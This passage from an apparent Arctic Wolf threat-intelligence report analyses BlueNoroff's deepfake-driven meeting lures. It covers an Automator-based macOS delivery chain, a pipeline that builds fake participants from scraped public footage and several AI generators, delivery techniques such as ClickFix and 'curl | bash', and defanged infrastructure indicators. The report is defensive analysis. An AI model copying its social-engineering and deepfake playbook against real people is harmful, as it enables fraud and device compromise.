


Figure 10: The Automator guide: open `document.wflow` and press Run.

Unlike earlier delivery chains that relied on direct script downloads, this approach embedded the execution logic within an Automator workflow and left few artifacts on disk following execution. The delivery host, `calendly[.]idcheck[.]watch`, is the same Calendly pretext used in the prior social engineering cycle, now reused as payload infrastructure.

Accompanying the archive was an AI-generated instruction guide directing the target to open the workflow in Automator and click *Run*. The first visible action displayed a fake Apple setup message stating, "*Before this document can be opened, setup must be completed. Copyright © 2004-2026 Apple Inc. All rights reserved*," providing additional (fake) legitimacy to the execution process.

Media Production Has Become an Operational Pipeline

In April 2026, AI played a limited role in BlueNoroff's workflow. Just eight of the 996 files Arctic Wolf recovered contained generation markers, accounting for 0.8% of the collection, and all eight were GPT-4o generated headshots used as static participant avatars. Six months later, AI (including deepfakes) has become a solid part of BlueNoroff's production process. AI-generated material is now being incorporated into a repeatable workflow that collects public footage, builds meeting participants from it, and produces supporting media at scale.




Figure 11: Generative AI distribution over the analyzed library of AI assets, grouped by generator type.

The actor's collection contained 122 assets we identified as AI-generated, tied to 33 generation instances across seven generators. Grok Imagine and Google Generative AI accounted for nearly two-thirds of the recovered assets, while the remaining material was distributed across five additional tools. The number of generators and their differing periods of use indicate that BlueNoroff was not relying on a single service, but incorporating multiple tools into an expanding media-production workflow.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public




Figure 12: Generative AI used by the actor shown over time.

Generator activity also shifted over time. GPT-4o appears in the earliest material, while Grok Imagine spans the broadest period and shows renewed use later in the reporting period. Google Generative AI, Wondershare AIGC, GPT Image, and Dreamina appear primarily in the later collection, showing that the actor continued adding tools as production expanded.

Source Material

The production process begins with footage of real people. Edited files in the threat actor's media library retained the names of their source assets, providing a view into how the material was collected and repurposed. The operator screen-recorded public interviews and conference appearances publicly posted on the internet, then edited the recordings into footage that could be presented as "meeting participants."

Edited files retain "ingredient" names that show the operator screen-recording YouTube interviews and conference talks of specific people. Two examples illustrate the approach: a "[REDACTED] Talks" episode recorded through Chrome on 19 May 2026, and a "Blockchain Interviews" video recorded on 30 April 2025.

This freely accessible material provided a second source of participant footage alongside the stolen webcam recordings. More importantly, it expanded the pool of usable subjects beyond people already compromised by the campaign. A target did not need to have their device compromised or expose a webcam stream to appear in a fabricated meeting. A publicly available interview could provide enough material.

AI and Manual Manipulation

BlueNoroff is not running an autonomous AI operation. The threat actor still scrapes, selects and edits by hand, still organizes the library by target name, and still leaves tool metadata in the output. AI models are used the same way a small media team uses stock tools: to produce volume, to fill gaps where no stolen footage exists, and to raise the floor on quality.

Most of the AI usage we uncovered centers around three jobs: 1) artwork that makes a fabricated platform look populated, such as episode thumbnails, podcast covers, branding; (2) still images of real people, enhanced or re-rendered from scraped photos for use as avatars; (3) talking-head videos.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Generative AI Tools Observed in This Activity

Tools used to create and enhance imagery and video content, including deepfakes and lure material.

Generator	Assets	First Observed	Observed Use
Grok Imagine	**42**	July 28, 2026	Creating and enhancing images of targeted individuals, including three MP4 video deepfakes.
Google Generative AI	**38**	April 1, 2026	Thumbnail and WebP artwork for the NovaStream and SEAL lures. At least some output came from a hosted Imagen-family endpoint rather than Google's consumer product.
Wondershare AIGC	**24**	May 2026 (first non-Adobe edits)	Video post-production. Replaced Adobe Premiere Pro and After Effects as the primary editing tool from May 2026.
GPT-4o via OpenAI API	**8**	April 2025	Graphics, icons, and image enhancement for lure material.
GPT-4o via ChatGPT	**4**	2025 (documented April 2026)	Static participant portraits, documented in April.
GPT Image (OpenAI API)	**3**	June 2025	Lure graphics and image enhancements.
BytePlus ModelArk	**3**	September 1, 2026	Three MP4 video deepfakes. ModelArk is the model-as-a-service API from ByteDance subsidiary BytePlus, the first non-Western generator seen in this library.

Figure 13: Generative AI tools observed.

Over six months, both the technology and the threat actor's production process improved, although the core of the campaign remained unchanged. The April workflow relied on compositing a GPT-4o-generated face onto screen-recorded footage in Premiere Pro, leaving visible pixelation, dark-background artifacts, and misaligned facial movement. Later samples show the actor combining more capable models with a more mature editing workflow. Two videos produced in June and September 2026 contained none of the earlier visual defects and could not be distinguished from genuine webcam footage by eye.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Three and a Half Years of the Same Playbook

One social-engineering model, re-skinned, re-hosted and re-tooled four times, with its core unchanged.

	2023 – 2024	2025	H1 2026 (to April report)	H2 2026
THE CORE NEVER CHANGES	1 A meeting invite from someone you trust › 2 Fake people on the call › 3 A "fix" the victim runs themselves			
RE-SKINNED Pretext & brands	• **Fake Zoom meeting** • Mobile users told to switch to a laptop	• **+ Teams, Google Meet (calendar)** • **Calendly** scheduling • Hiring tests ("GhostHire")	• Zoom, Teams, Google Meet • Calendly invite with a **swapped link**	• **Beyond meetings:** document viewers, PDF-viewer update, streaming player, hardware-wallet tool, security audit • Calendly "verification" • DocSend, Notion, Chrome, VLC, Security Alliance, named VC firms
RE-HOSTED Hosting & domains	• Brand typosquats • *No hosting data recorded*	• **Petrosky Cloud** (AS400897) from Sept 2025 • Numbered typosquat variants, e.g. `uu03webzoom[.]us`	• Petrosky Cloud: **80+ Zoom/Teams typosquats on one IP** • Self-signed cert on **621 IPs**	• **Hostwinds** (AS54290) from 20 May 2026 • **118 domains on 3 adjacent IPs,** cloned from one image • Brandless "meeting room" names, numbered series, TLD permutations, per-victim subdomains
RE-TOOLED Delivery	• **Fake installer / update**	• **ClickFix** clipboard injection • macOS `.scpt`	• ClickFix on Windows • `.scpt` on macOS • **`curl | bash` on Linux**	• Same, plus **LNK-in-ZIP,** Automator/JXA, direct `.scpt` download • **Single-use per-victim URLs**
RE-TOOLED Fake participants	• **Scraped photos**	• **Stolen webcam footage** + scraped photos • First GPT-4o portraits (Apr 2025)	• 36 victim videos • 8 AI portraits • **Premiere Pro composites**	• **1,670+ files,** 7 generators • **40 verified deepfake videos** (23 more suspected) • YouTube-scraped source video
THE RESULT Scale	Domains registered per month: **<10** single digits Targets identified: *Not recorded*	Domains registered per month: **116** Aug 2025 (70+/mo from mid-2025) Targets identified: *Not recorded*	Domains registered per month: **121** Mar 2026 Targets identified: **100** in 20+ countries	Domains registered per month: **163** Aug 2026 (new domains in Oct) Targets identified: **677+** in 58 countries

Bold = new in that period. Grey = not recorded.

Figure 14: The campaign's evolution shown over the full timeline of this campaign

The artifacts Arctic Wolf observed run from a 2023 Zoom "mobile not supported" image through to domains registered in October 2026. Viewed in sequence, they show **one social-engineering model that has been re-skinned, re-hosted and re-tooled four times without changing its core.** Figure 14 (above) condenses the trends; the values for 2023-2024 come from infrastructure timestamps and the earliest library artifacts and are much sparser than the 2025-2026 data we observed.

Provenance Methodology

Recent synthetic media often cannot be reliably identified through visual inspection alone. As a result, Arctic Wolf based all deepfake determinations on provenance evidence rather than appearance. Arctic Wolf uses the U.S. Government Accountability Office definition of a deepfake: video, audio, or imagery generated or manipulated with AI to create, replace, or alter a person's likeness or synthesize speech. Media edited exclusively with legitimate production

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

tools such as Adobe Premiere Pro, Microsoft Clipchamp, or Wondershare without an observed generative AI step was classified as manually manipulated content rather than a deepfake.

Verification relied on three primary sources: file metadata extracted with ExifTool, C2PA provenance manifests, and generator-specific attribution tags recovered from files in the media library. Using these artifacts, Arctic Wolf individually verified 40 deepfake videos and seven AI-generated still images created between April and October 2026.

These figures should be considered a minimum confirmed count rather than an estimate. Every file included in the totals contained verifiable provenance evidence linking it to an identified AI generation workflow. Content generated without provenance metadata, or where metadata had been removed, was excluded from the dataset.




Figure 15: Manipulated media: Our forensic analysis of 349 videos flagged as "likely modified" as of November 6.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Key Points

349 videos carry *at least* one deepfake or manipulated-media signal

40
11%
Deepfakes; AI declared by the file

23
7%
Suspected deepfakes

263
75%
Pipeline-indicator edits

23
7%
Likely edited

254
73%
of the flagged files are linked to a tracked victim

Apr 2025 – Nov 2026
Upload window for the flagged files

How files are classified

Only AI *declared by the file itself* (Wondershare AIGC tag or C2PA data) places a file in the Deepfakes category. 23 suspected deepfakes (7% of flagged) were marked by a human analyst after visual review; the Grok Imagine profile files sit there automatically.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Infrastructure Changed, Operational Habits Persisted

Hosting Shifted, But Infrastructure-Management Patterns Continued

The infrastructure associated with the April campaign was primarily hosted on AS400897, operated by Petrosky Cloud LLC. The newer lure infrastructure is concentrated on three adjacent Hostwinds IP addresses in `104[.]168[.]149[.]0/24` on AS54290, indicating a shift in the campaign's primary hosting environment. The migration did not materially change the actor's infrastructure-management pattern: BlueNoroff continued to consolidate numerous lure domains on a small number of shared IP addresses.

Petrosky Cloud has not been fully abandoned; `docdock[.]online`, which hosted the live Chrome PDF Viewer kit, resolved to `83[.]136[.]210[.]38` on AS400897. However, the greater concentration of recent activity appears on Hostwinds. **Passive DNS analysis of the three Hostwinds addresses identified 118 unique registrable domains, of which Arctic Wolf assesses 98 with high confidence as BlueNoroff-operated.** 73 of those domains had not been previously documented, substantially expanding the known infrastructure associated with the campaign.

Coordinated Provisioning Established the Hostwinds Cluster

Passive DNS records for the three Hostwinds addresses extend back to between 2019 and 2022 and include repeated `hwsrv-NNNNNN[.]hostwindsdns[.]com` hostnames. This history indicates that the underlying virtual private servers were repeatedly reprovisioned for different tenants before the current campaign.

Historical resolutions include health-related blogs on `104[.]168[.]149[.]182` during 2019 and 2020, Chinese-language and spam-related domains on `104[.]168[.]149[.]21` between 2020 and 2025, and `luobinhan[.]top` on `.182` in September 2025. Arctic Wolf treats these domains as unrelated prior tenancies and excludes them from the BlueNoroff cluster.

BlueNoroff-associated activity began almost simultaneously across the three addresses in May 2026. A self-signed certificate generated at 15:04 UTC on May 20, 2026 was subsequently served by `.230`, `.182`, and `.21`. The Hostwinds hostname `hwsrv-1328172` appeared on `.21` on May 21, followed by the first observed lure-domain resolutions on May 22 and 23:

- `docsend[.]store` resolved to `.182`.
- `theworldofluck[.]site` resolved to `.21`.
- `teams-live[.]work`, `novaplayer[.]online`, `ashnote[.]blog`, and `securemypc[.]life` resolved to `.230`.

The shared certificate, near-simultaneous infrastructure changes, and compressed domain-deployment window indicate that the three-server cluster was provisioned as a coordinated unit during the third week of May 2026, approximately four weeks after Arctic Wolf published its initial findings.

Historical Tenancy Does Not Establish Operator Continuity

An earlier tenancy on `104[.]168[.]149[.]230`, active between July 2023 and July 2024, hosted `starbucksevent[.]sbs` and `lottehotel-nft[.]bond`. The themes are consistent with lures previously associated with the broader Lazarus ecosystem, but passive DNS alone is insufficient to establish continuity with the current BlueNoroff activity.

Arctic Wolf therefore treats these domains, along with historical domains such as `alexnortonclimbs[.]com`, `phs959[.]com`, `johnhamer[.]xyz`, `studic-dragon[.]monster`, and `luobinhan[.]top`, as unattributed prior tenants rather than components of the current campaign. Their presence demonstrates the long-running, multi-tenant history of the Hostwinds addresses, not continuous BlueNoroff control.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

NovaPlayer Used Functional and Potentially Individualized Subdomains

The `novaplayer[.]online` domain family was concentrated on `104[.]168[.]149[.]230` and included seven observed subdomains:

- `updatesdk`
- `video`
- `dg`
- `www`
- `m`
- `vip`
- `Mhrbw5b0qy`

Several labels appear to correspond to functional roles within the lure environment. The domain `vip[.]novaplayer[.]online` hosted the live NovaStream application, while `updatesdk[.]novaplayer[.]online` follows the update-themed naming convention repeatedly observed in BlueNoroff's delivery infrastructure.

The randomly generated `mhrbw5b0qy` label differs from the service-oriented naming of the other subdomains and is consistent with individualized or limited-use delivery. The label alone does not establish that the subdomain was assigned to a specific target or victim. More conservatively, the domain structure indicates that the actor combined reusable functional hosts with at least one potentially recipient-specific access path, consistent with the randomized and tokenized subdomain patterns observed elsewhere in the campaign.

Domain Naming Preserved the Campaign's Lure Logic

The domain portfolio combined direct brand impersonation with generic meeting and media terminology. Names such as `call-in[.]co`, `meet-room[.]xyz`, and `room-meet[.]us` avoid explicit trademarks while still communicating the intended function of the lure. This may make the domains less susceptible to brand-enforcement complaints than direct Microsoft Teams or Zoom impersonations, although the available evidence does not establish whether evasion of trademark enforcement was the actor's intent.

The media-related infrastructure used VideoLAN and generic video-viewing terminology to support the campaign's media-playback and software-update pretexts. Both `videolan[.]online` and `videolan[.]store` appropriated the name of the VideoLAN project, which develops the VLC media player, while `videoviewer[.]online` used Jitsi, corporate, staging, and sandbox subdomains. Although these labels are consistent with development or testing of a self-hosted meeting environment, they do not independently demonstrate that a functional Jitsi deployment was operational.

Continuity with the April Delivery Chain

The `updatesdk` subdomain is the strongest individual naming link between the Hostwinds cluster and the infrastructure documented in April. The earlier campaign used an SDK-update pretext and `/developer/sdk/update/` URL structure to frame payload execution as a required software repair. The same `updatesdk` label appeared across multiple lure families and all three Hostwinds addresses.

Subdomain	Hostwinds address
`updatesdk[.]ashnote[.]blog`	`104[.]168[.]149[.]230`
`updatesdk[.]teams-meeting[.]co`	`104[.]168[.]149[.]230`
`updatesdk[.]ms-teams[.]co`	`104[.]168[.]149[.]182`
`updatesdk[.]ms-teams[.]in`	`104[.]168[.]149[.]182`

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Subdomain	Hostwinds address
updatesdk[.]me-live[.]online	104[.]168[.]149[.]21
updatesdk[.]ms-meet[.]store	104[.]168[.]149[.]21

The repeated label is analytically significant because it persists across unrelated visible pretexts, including document viewing, media playback, and counterfeit meeting services. Its reuse indicates continuity in the underlying delivery architecture even as the actor changes the lure presented to the target.

The naming pattern is not independently sufficient for attribution. In combination with the shared delivery commands, React and JavaScript lure framework, operating system branching, media-library continuity, and targeting profile, however, it provides high-value evidence linking the new cluster to the April activity.

Domain Families Link the Three Hostwinds Addresses

Several domain families span multiple addresses within the Hostwinds cluster. The docsend family appeared as `docsend[.]space` on `.230`, `docsend[.]store` and `docsend[.]site` on `.182`, and `docsend[.]blog` on `.21`. Variants of teams-meet and teams-meets appeared across `.230` and `.182`, while `theworldofluck` domains appeared on `.230` and `.21`.

This cross-address distribution links the three servers independently of the certificate evidence. The same lure themes and naming conventions were deployed across adjacent IP addresses, while related domains were divided among the servers rather than isolated by campaign or function. The pattern is more consistent with one threat actor distributing related infrastructure across a small cluster than with three unrelated tenants independently selecting the same domain families.

Server Fingerprints Indicate a Common Deployment Image

Host responses collected between September 27 and October 8, 2026 showed the same core web-server configuration across all three Hostwinds addresses:

- nginx/1.30.1
- HTTP banner hash 417099bc90ab8b8e9632ae17475e6c1f
- Response-header hash d400bed1abce6769ff16
- Matching JARM fingerprints for the relevant TLS service
- Matching JA4X values associated with the self-signed certificate

The HTTP and TLS characteristics are not highly distinctive when considered independently. Nginx versions, banner hashes, and TLS fingerprints can be shared by unrelated systems using similar defaults. Their value comes from their convergence with the synchronized deployment dates, shared certificates, cross-IP domain families, and recurring lure conventions.

Taken together, these characteristics indicate that the three VPS instances were likely provisioned from the same server image or deployment configuration rather than independently built and administered hosts.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Historical Feed Labels Do Not Describe the Current Tenant

Legacy threat-intelligence labels remain attached to parts of the current infrastructure despite changes in tenancy and domain ownership. `104[.]168[.]149[.]21` carries an IP-level SpyNote RAT tag, while `ms-live[.]online`, observed on `104[.]168[.]149[.]230`, retains a RedAlpha label associated with an earlier registration of the domain. Passive DNS, registration, and tenancy records do not link either label to BlueNoroff, indicating that both reflect historical activity rather than the present BlueNoroff campaign.

The SpyNote label appears to derive from activity associated with an earlier tenant of the reassigned Hostwinds address. The RedAlpha label is tied to an earlier registration of the same domain name, which appeared in a 2022 RedAlpha indicator set. The current `ms-live[.]online` registration was created on September 11, 2025, through Namecheap using the Withheld for Privacy LLC service, more than three years after the RedAlpha activity. Its registrar profile and surrounding infrastructure align with the current BlueNoroff domain family rather than the historical RedAlpha cluster.

These cases illustrate a common limitation of infrastructure-based intelligence. IP- and domain-level feed tags can survive tenant changes, domain expiration, and re-registration. Analysts should evaluate such labels against certificate timestamps, passive DNS history, registration dates, registrar profiles, and contemporaneous behavior rather than treating a historical tag as evidence of current ownership.

Organization-Specific and Tokenized Subdomains Support Targeted Delivery

Several subdomains incorporate the names of real organizations, including:

- `hashkey[.]team-meet[.]xyz`
- `gumi-cryptos[.]team-meet[.]xyz`
- `slowmist[.]scanmypc[.]xyz`
- `xfounders[.]videolan[.]store`

The naming indicates that the actor prepared infrastructure for specific organizations before or during delivery. The domain `slowmist[.]scanmypc[.]xyz`, for example, combines the name of a blockchain security company with the campaign's device-scanner pretext. **The existence of an organization-specific subdomain documents targeting preparation; it does not independently establish that the named organization or its personnel were compromised.**

Four recurring token formats were observed:

Pattern	Example or Family	Assessment
z<32 hexadecimal characters>	Ashnote subdomains	Consistent with individualized or limited-use access
dr-<32 hexadecimal characters>	call-room family	Consistent with tokenized delivery
Bare 32-character hexadecimal label	`meet-room[.]xyz`	Consistent with an individualized routing identifier
16-character random label	`j6yminoi0pmxpzjx[.]sealteam911[.]online`	Consistent with a recipient- or session-specific lure URL

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

The patterns are consistent with single-use, per-recipient, or session-specific delivery, but the tokens alone do not establish a one-to-one mapping with individual targets. Their analytical value lies in demonstrating that the infrastructure supported access paths more granular than a shared public lure URL.

Backend-Style Names Suggest Supporting Services but not Confirmed Capabilities

